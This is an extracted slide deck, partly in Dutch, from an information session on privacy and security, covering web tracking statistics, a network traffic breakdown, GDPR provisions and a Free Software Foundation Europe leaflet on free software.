



BitMappers



Infosessie

Deel 1 => Privacy & Security

Deel 2 => FLOSS Cloud

Disclaimer

Alle informatie op deze presentatie zijn voor educatieve doeleinden. Ik geef geen enkele garantie inzake juistheid of de volledigheid. De presentatie en presentator is geenszins verantwoordelijk voor elk misbruik van de informatie.

Introduction

Dirk Willems



<http://exitas.be/>



<https://suricat.be/>

Unix System Engineer



Deel 1 => Privacy & Security



Q4 2012

PRIVACY SNAPSHOT

Every time you browse the web, hundreds of advertising and social networks collect, store, and sell your personal information, from your site history to the articles you read to your political views. Although the data can be used for relatively harmless purposes like personalized ads, it can also influence hiring decisions, credit limits, prices, or facilitate identity theft or stalking.

26.3%

of what your browser does when you load a website is **respond to requests for your personal information**.

73.7%:

Things you want your browser doing, like displaying articles, pictures and links

google
20.28%

60.98%:

Tracking requests by other companies


facebook
18.84%

TRACKER: A tracker is a connection that your browser makes when it loads a webpage that's intended to record, profile or share your online activity. Usually these connections are made to entirely different companies than the website you are actually visiting. The most common types of trackers are:

Javascript: 43% | Images (such as 1-pixels): 14% | Iframes: 14% | Flash cookies: 5%

**I STOLE YOUR FACEBOOK LOGIN,
CELLPHONE RECORDS & EMAIL
PASSWORD**

**BUT IT'S COOL, YOU HAVE
NOTHING TO HIDE, RIGHT?**



115 GB
TRAFFIC

- Streaming Media
- Network Protocols
- Bypass Proxies and Tunnels
- File Transfer
- Web / Web 2.0

- 53.7 GB Mail and Collaboration
- 30.7 GB Remote Access Terminals
- 10.4 GB Social Network
- 9.64 GB Instant messaging
- 3 GB Security Update


- 790 MB P2P
- 80.6 MB Business
- 59.8 MB Network Management
- 30.4 MB Database
- 2.65 MB Unknown

- 722 KB
- 180 KB
- 79.9 KB
- 160 B
- 6.4 GB



STREAMING MEDIA

Youtube	42.9 GB
MP4	3.05 GB
Web Streaming	417 MB
MP3	370 MB
Adobe Flash	146 MB
IMDb.com	72.2 MB
Unknown / Other	6.82 GB




NETWORK PROTOCOLS

SSL/TLS	27.8 GB
HTTP Protocol over TLS SSL	2.55 GB
Google(SSL)	205 MB
Google APIs(SSL)	23.6 MB
Google User Content(SSL)	12.9 MB
World Wide Web HTTP	8.94 MB
Unknown / Other	7.76 MB



BYPASS PROXIES AND TUNNELS

Tor	10.4 GB
Kproxy	81 KB
HTTP Proxy Server	71.6 KB
Unknown	162 KB



FILE TRANSFER

Web File Transfer	9.63 GB
SlideShare.net	6.08 MB
Dropbox	135 KB
GitHub	128 KB



WEB / WEB 2.0

HTTP	1.04 GB
Mozilla Firefox	932 MB
Google-play	888 MB
Google Chrome	61.6 MB
Microsoft Internet Explorer	47.8 MB
Amazon	21.9 MB
Unknown / Other	50.1 MB




MAIL AND COLLABORATION

Gmail	787 MB
POP3	2.71 MB
Mail.ru	556 KB



REMOTE ACCESS TERMINALS

Secure Shell (SSH)	80 MB
MS Remote Desktop Protocol (RDP)	615 KB



SOCIAL NETWORK

LinkedIn	22 MB
Google-plus	8.65 MB
Blogger	6.84 MB
Instagram	6.68 MB
Facebook	6.1 MB
Twitter	4.84 MB
Unknown / Other	4.66 MB



INSTANT MESSAGING

QQ/TM	4.27 KB
UcTalk	678 B
MSN	198 B
Unknown	30.4 MB

General Data Protection Regulation (GDPR)

GDPR was finally approved by the EU Parliament on 14 April 2016.
Enforcement date: 25 May 2018

The EU General Data Protection Regulation (GDPR) replaces the Data Protection Directive 95/46/EC and was designed to harmonize data privacy laws across Europe, to protect and empower all EU citizens data privacy and to reshape the way organizations across the region approach data privacy. The key articles of the GDPR, as well as information on its business impact, can be found throughout this site.

<https://www.eugdpr.org/>

Increased Territorial Scope (extra-territorial applicability)

Arguably the biggest change to the regulatory landscape of data privacy comes with the extended jurisdiction of the GDPR, as it applies to all companies processing the personal data of data subjects residing in the Union, regardless of the company's location. Previously, territorial applicability of the directive was ambiguous and referred to data process 'in context of an establishment'. This topic has arisen in a number of high profile court cases. GDPR makes its applicability very clear - it will apply to the processing of personal data by controllers and processors in the EU, regardless of whether the processing takes place in the EU or not. The GDPR will also apply to the processing of personal data of data subjects in the EU by a controller or processor not established in the EU, where the activities relate to: offering goods or services to EU citizens (irrespective of whether payment is required) and the monitoring of behaviour that takes place within the EU. Non-Eu businesses processing the data of EU citizens will also have to appoint a representative in the EU.

Penalties

Under GDPR organizations in breach of GDPR can be fined up to 4% of annual global turnover or €20 Million (whichever is greater). This is the maximum fine that can be imposed for the most serious infringements e.g. not having sufficient customer consent to process data or violating the core of Privacy by Design concepts. There is a tiered approach to fines e.g. a company can be fined 2% for not having their records in order (article 28), not notifying the supervising authority and data subject about a breach or not conducting impact assessment. It is important to note that these rules apply to both controllers and processors -- meaning 'clouds' will not be exempt from GDPR enforcement.

Consent

The conditions for consent have been strengthened, and companies will no longer be able to use long illegible terms and conditions full of legalese, as the request for consent must be given in an intelligible and easily accessible form, with the purpose for data processing attached to that consent. Consent must be clear and distinguishable from other matters and provided in an intelligible and easily accessible form, using clear and plain language. It must be as easy to withdraw consent as it is to give it.

Breach Notification

Under the GDPR, breach notification will become mandatory in all member states where a data breach is likely to "result in a risk for the rights and freedoms of individuals". This must be done within 72 hours of first having become aware of the breach. Data processors will also be required to notify their customers, the controllers, "without undue delay" after first becoming aware of a data breach.

Right to Access

Part of the expanded rights of data subjects outlined by the GDPR is the right for data subjects to obtain from the data controller confirmation as to whether or not personal data concerning them is being processed, where and for what purpose. Further, the controller shall provide a copy of the personal data, free of charge, in an electronic format. This change is a dramatic shift to data transparency and empowerment of data subjects.

Right to be Forgotten

Also known as Data Erasure, the right to be forgotten entitles the data subject to have the data controller erase his/her personal data, cease further dissemination of the data, and potentially have third parties halt processing of the data. The conditions for erasure, as outlined in article 17, include the data no longer being relevant to original purposes for processing, or a data subjects withdrawing consent. It should also be noted that this right requires controllers to compare the subjects' rights to "the public interest in the availability of the data" when considering such requests.

Data Portability

GDPR introduces data portability - the right for a data subject to receive the personal data concerning them, which they have previously provided in a 'commonly use and machine readable format' and have the right to transmit that data to another controller.

Privacy by Design

Privacy by design as a concept has existed for years now, but it is only just becoming part of a legal requirement with the GDPR. At its core, privacy by design calls for the inclusion of data protection from the onset of the designing of systems, rather than an addition. More specifically - 'The controller shall..implement appropriate technical and organisational measures..in an effective way.. in order to meet the requirements of this Regulation and protect the rights of data subjects'. Article 23 calls for controllers to hold and process only the data absolutely necessary for the completion of its duties (data minimisation), as well as limiting the access to personal data to those needing to act out the processing.

Data Protection Officers

Currently, controllers are required to notify their data processing activities with local DPAs, which, for multinationals, can be a bureaucratic nightmare with most Member States having different notification requirements. Under GDPR it will not be necessary to submit notifications / registrations to each local DPA of data processing activities, nor will it be a requirement to notify / obtain approval for transfers based on the Model Contract Clauses (MCCs). Instead, there will be internal record keeping requirements, as further explained below, and DPO appointment will be mandatory only for those controllers and processors whose core activities consist of processing operations which require regular and systematic monitoring of data subjects on a large scale or of special categories of data or data relating to criminal convictions and offences. Importantly, the DPO:

- Must be appointed on the basis of professional qualities and, in particular, expert knowledge on data protection law and practices
- May be a staff member or an external service provider
- Contact details must be provided to the relevant DPA
- Must be provided with appropriate resources to carry out their tasks and maintain their expert knowledge
- Must report directly to the highest level of management
- Must not carry out any other tasks that could results in a conflict of interest.

<https://www.eugdpr.org/key-changes.html>

EFF & FSFE

Stop Watching Us

https://www.youtube.com/watch?v=aGmiw_rrNxk



<https://www.eff.org/>



<http://fsfe.org/>

<https://publiccode.eu/nl/>

Het verschil tussen vrij en gratis

U hoeft voor de meeste Vrije Software niets te betalen. Veel niet-vrije software is ook gratis, maar Vrije Software gaat over vrijheid, niet over geld.

Als u niet de controle hebt over een programma, heeft het de controle over u. Degene die de controle over de software heeft, heeft dus ook de controle over u.

Het is bijvoorbeeld niet toegestaan om de werking van een niet-vrij programma te bestuderen en er achter te komen wat het daadwerkelijk doet op uw computer of telefoon. Soms voldoet niet-vrije software enkel niet aan uw verwachtingen, maar vaker wel dan niet lekt niet-vrije software uw data of verbergt het andere kwaadaardige functies.

Het gebruik van uitsluitend Vrije Software op uw computers of andere apparaten geeft u de volledige controle. Zelfs als u niet over de vaardigheden beschikt om zelf gebruik te maken van alle vier vrijheden, profiteert u van de expertise van levendige gemeenschappen.

Overweeg uw waardering te tonen door ontwikkelaars vrijwillig te betalen. Zo verzekert u zich er ook van dat u de klant bent, en niet het product.

Wat is Vrije Software?

- 1 Gebruik:** Software die iedereen kan gebruiken, voor elk doel.
- 2 Bestudeer:** Software die iedereen kan bestuderen en aanpassen aan zijn behoeftes.
- 3 Deel:** Software die iedereen kan kopiëren en vrijelijk kan delen.
- 4 Verbeter:** Software die verbeterd en verspreid kan worden zodat de hele gemeenschap er voordeel uit kan halen.

Alleen als het al deze vier vrijheden aan iedereen verleent, is een stuk software daadwerkelijk Vrije Software.

Over de FSFE

Deze folder is gemaakt door de Free Software Foundation Europe (FSFE), een non-profitorganisatie gewijd aan de bevordering van Vrije Software en een vrije digitale samenleving.

Toegang tot software bepaalt wie er kan deelnemen aan onze digitale samenleving. De FSFE is daarom gewijd aan het garanderen van gelijke kansen in het informatietijdperk door te vechten voor digitale vrijheid.



Niemand zou ooit gedwongen moeten worden om software te gebruiken die niet vrij **gebruikt, bestudeerd, gedeeld** en **verbeterd** kan worden. We moeten het recht hebben om technologie aan onze behoeften aan te passen.

Het werk van de FSFE is het resultaat van de inspanningen van een gemeenschap toegewijd aan deze doelen. Als u zich bij ons wilt aansluiten en wilt helpen ze te realiseren, zijn er vele manieren om bij te dragen, ongeacht uw achtergrond:

<http://fsfe.org/contribute>

Ondersteun ons werk

Om onafhankelijk op te kunnen komen voor Vrije Software zijn wij afhankelijk van uw steun. U kunt ons werk ondersteunen door toe te treden tot de Fellowship en het mogelijk te maken dat wij blijven vechten voor softwarevrijheid:

<http://fsfe.org/join>



2014-05-04




Free Software Foundation
Europe e.V.

office@fsfe.org

<http://fsfe.org>

Vrijheid



Wat hebben Vrije Software en gereedschap gemeen?

There is NO CLOUD, just



other people's computers




OH YOU THINK THATS FUNNY?



ITS NOT


memegenerator.net

Risico's



